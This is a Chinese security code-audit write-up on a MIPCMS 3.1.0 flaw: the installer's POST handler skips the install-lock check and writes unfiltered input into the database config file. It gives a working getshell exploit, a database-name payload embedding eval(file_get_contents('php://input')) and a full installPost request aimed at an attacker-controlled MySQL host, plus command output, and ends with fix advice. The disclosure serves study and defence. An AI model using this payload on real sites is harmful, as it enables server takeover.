【代码审计】MIPCMS 远程写入配置文件Getshell

作者：Bypass

原文链接：https://mp.weixin.qq.com/s?__biz=MzA3NzE2MjgwMg==&mid=2448903625&idx=1&sn=a66124317273eddc8e9c23827eb3057e&chksm=8b55dd94bc225482a27f7b13ed4081ae8b89937d4e2cc42cb77439213d9f0f7d645b0ecb2786&scene=21#wechat_redirect

---

本文由 干货集中营 收集整理：http://www.nmd5.com/test/index.php

00 前言

MIPCMS - 基于百度MIP移动加速器SEO优化后的网站系统。在审计代码中，发现一个可以远程写入配置文件Getshell的漏洞，感觉挺有意思的，分享一下思路。

01 环境搭建

MIPCMS官网：https://www.mipcms.cn

网站源码版本：MIPCMS内容管理系统 V3.1.0（发布时间：2018-01-01）

程序源码下载：http://www.mipcms.cn/mipcms-3.1.0.zip

默认后台地址： http://127.0.0.1/admin

默认账号密码： 账号密码自设

02 代码分析

1、漏洞文件位置：/app/install/controller/Install.php 第13-23行：

```
1. public function index()
2. {
3. 
4. if (is_file(PUBLIC_PATH . 'install' . DS . 'install.lock' )) {
5. header( 'Location: ' . url( '@/' ));
6. exit();
7. }
8. if (!defined( '__ROOT__' )) {
9. $_root = rtrim(dirname(rtrim($_SERVER[ 'SCRIPT_NAME' ], '/' )), '/' );
10. define( '__ROOT__' , (( '/' == $_root || '\\' == $_root) ? ' ' : $_root));
11. }
```

在index函数中，检测是否存在install.lock文件，判断网站是否已经安装，检测是在index函数中，非初始化函数中，故在接下来的安装过程中，如果没有继续检测lock文件，那么就存在一个绕过的情况，进行CMS重装。我们继续往下看，同文件下的函数，第118-142行：

```
1. public function installPost(Request $request) {
2. header( 'Access-Control-Allow-Origin: *' );
3. header( 'Access-Control-Allow-Credentials: true' );
4. header( 'Access-Control-Allow-Methods: GET, PUT, POST, DELETE, OPTIONS' );
5. header( 'Access-Control-Allow-Headers: Content-Type, Content-Range,access-token, secret-key,access-key,uid,sid,terminal,X-File-Name,Content-Disposition, Content-Description'
);
6. if (Request::instance()->isPost()) {
7. $dbconfig[ 'type' ]= "mysql" ;
8. $dbconfig[ 'hostname' ]=input( 'post.dbhost' );
9. $dbconfig[ 'username' ]=input( 'post.dbuser' );
10. $dbconfig[ 'password' ]=input( 'post.dbpw' );
11. $dbconfig[ 'hostport' ]=input( 'post.dbport' );
12. $dbname=strtolower(input( 'post.dbname' ));
13. 
14. $username = input( 'post.username' );
15. $password = input( 'post.password' );
16. $rpassword = input( 'post.rpassword' );
```

```
17. if (!$username) {
18. return jsonError( ' 请输入用户名 ' );
19. }
20. if (!$password) {
21. return jsonError( ' 请输入密码 ' );
22. }
23. if (!$rpassword) {
24. return jsonError( ' 请输入重复密码 ' );
25. }
```

我们可以直接跳转到这一步，绕过index函数中install.lock的检测。可以看到，这段installPost函数中获取了多个参数，并没有检测lock文件，继续往下看：

```
1. $dsn = "mysql:dbname={$dbname};host={$dbconfig['hostname']};port={$dbconfig['hostport']};charset=utf8" ;
2. try {
3. $db = new \PDO($dsn, $dbconfig[ 'username' ], $dbconfig[ 'password' ]);
4. } catch (\PDOException $e) {
5. return jsonError( ' 错误代码 :' .$e->getMessage());
6. }
7. $dbconfig[ 'database' ] = $dbname;
8. $dbconfig[ 'prefix' ]=trim(input( 'dbprefix' ));
9. $tablepre = input( "dbprefix" );
10. $sql = file_get_contents(PUBLIC_PATH. 'package' .DS. 'mipcms_v_3_1_0.sql' );
11. $sql = str_replace( "\r" , "\n" , $sql);
12. $sql = explode( ";\n" , $sql);
13. $default_tablepre = "mip_" ;
14. $sql = str_replace( " `{$default_tablepre}" , " `{$tablepre}" , $sql);
15. foreach ($sql as $item) {
16. $item = trim($item);
17. if (empty($item)) continue ;
18. preg_match( '/CREATE TABLE `([^ ]*)`/' , $item, $matches);
```

```
19. if ($matches) {
20. if ( false !== $db->exec($item)){
21.
22. } else {
23. return jsonError( ' 安装失败 ' );
24. }
25. } else {
26. $db->exec($item);
27. }
28. }
```

这段函数对获取的参数进行检测，Mysql数据库连接失败会报错退出，接着进行导入数据库操作。继续往下看，第172-192行：

```
1. if (is_array($dbconfig)){
2. $conf = file_get_contents(PUBLIC_PATH. 'package' .DS. 'database.php' );
3. foreach ($dbconfig as $key => $value) {
4. $conf = str_replace( "#{$key}#" , $value, $conf);
5. }
6. $install = CONF_PATH;
7. if (!is_writable($install)){
8. return jsonError( ' 路径： ' .$install. ' 没有写入权限 ' );
9. }
10. try {
11. $fileStatus = is_file(CONF_PATH. '/database.php' );
12. if ($fileStatus) {
13. unlink(CONF_PATH. '/database.php' );
14. }
15. file_put_contents(CONF_PATH. '/database.php' , $conf);
16. return jsonSuccess( ' 配置文件写入成功 ' ,1);
```

```
17. } catch (Exception $e) {
18. return jsonError( 'database.php 文件写入失败，请检查 system/config 文件夹是否可写入 ' );
19. }
```

在installPost函数的最后，将参数写入到配置文件database.php中，而且并未对参数进行任何过滤或转义，攻击者可以构造脚本代码写入配置文件。

综上，首先程序流程不严谨，可以绕过install.lock检测进入installPost函数中，可直接进行CMS重装，或者通过构造参数将脚本代码写入配置文件，进一步去触发脚本代码，控制网站服务器，程序在实现上存在远程代码执行漏洞，危害极大。

03 漏洞利用


模拟环境： 网站服务器IP：192.168.8.131

攻击者服务器IP：192.168.8.1

漏洞利用方式一：CMS重装

1、本地搭建mysql服务，新建数据库mipcms，然后安装MIPCMS

2、构造Payload成功写入配置文件



漏洞利用方式二：远程写入配置文件Getshell

1、如何去构造Payload

难题1：构造的参数在Mysql连接中，必须连接成功，不然程序就报错退出了。

在写入配置文件中，我们能够控制的参数有5个参数，到底哪个参数能利用呢？写入配置文件的形式如下：

```
1. return [
2. 'hostname' => '127.0.0.1' , // 服务器地址
3. 'database' => 'test' , // 数据库名
4. 'username' => 'root' , // 用户名
5. 'password' => 'root' , // 密码
6. 'hostport' => '3306' , // 端口
7. ];
```

为了能让Mysql连接成功，我们需要自己搭建一个Mysql服务，让程序连接不会报错，这样才能继续利用。另外，在5个参数中，服务器地址和端口是不能改的，用户名限制不能超过16位，Mysql的密码是加密也不好利用，唯一剩下可以利用的就是数据库名，要建立一个与Payload名字一样的数据库名，才能连接成功。


难题2：写入配置文件的时候，大写会全部转化为小写，那么全局变量$_GET等，全局不能利用：

为此，测试了不少一句话木马，尝试通过加密来解决问题，但一直没成功，最终，灵感突现，直接放弃$_GET/$_POST,利用php://input实现的webshell，就不必纠结于大小写了。

```
1. 最终数据库名的 Payload ：
2. test ',1=>eval(file_get_contents(' php: //input')),'xx'=>'
```


2、漏洞利用过程：

过程1：首先在攻击者服务器（192.168.8.1）搭建一个Mysql服务，新建数据库命名为：test',1=>eval(file_get_contents('php://input')),'xx'=>'




过程2：访问网站服务器（192.168.8.131）提交Payload写入配置文件

1. Payload：
2. http: //192.168.8.131/index.php?s=/install/Install/installPost
3. POST：username=admin&password=admin&rpassword=admin&dbport=3306&dbname=test ',1=>eval(file_get_contents(' php: //input')),'xx'=>'&dbhost=192.168.8.1&dbuser=root&dbpw=root



进一步去触发脚本代码，执行系统命令，whoami查看网站服务器当前用户为administrator：




```
1 test1\administrator
2
```

04 修复建议

1、写入配置文件前，对特殊字符（如"、'、<、>等）进行htmlencode处理；

2、全局配置可考虑写入数据库进行调用。

Bypass

About Me

一个网络安全爱好者，对技术有着偏执狂一样的追求。致力于分享原创高质量干货，包括但不限于：渗透测试、WAF绕过、代码审计、安全运维。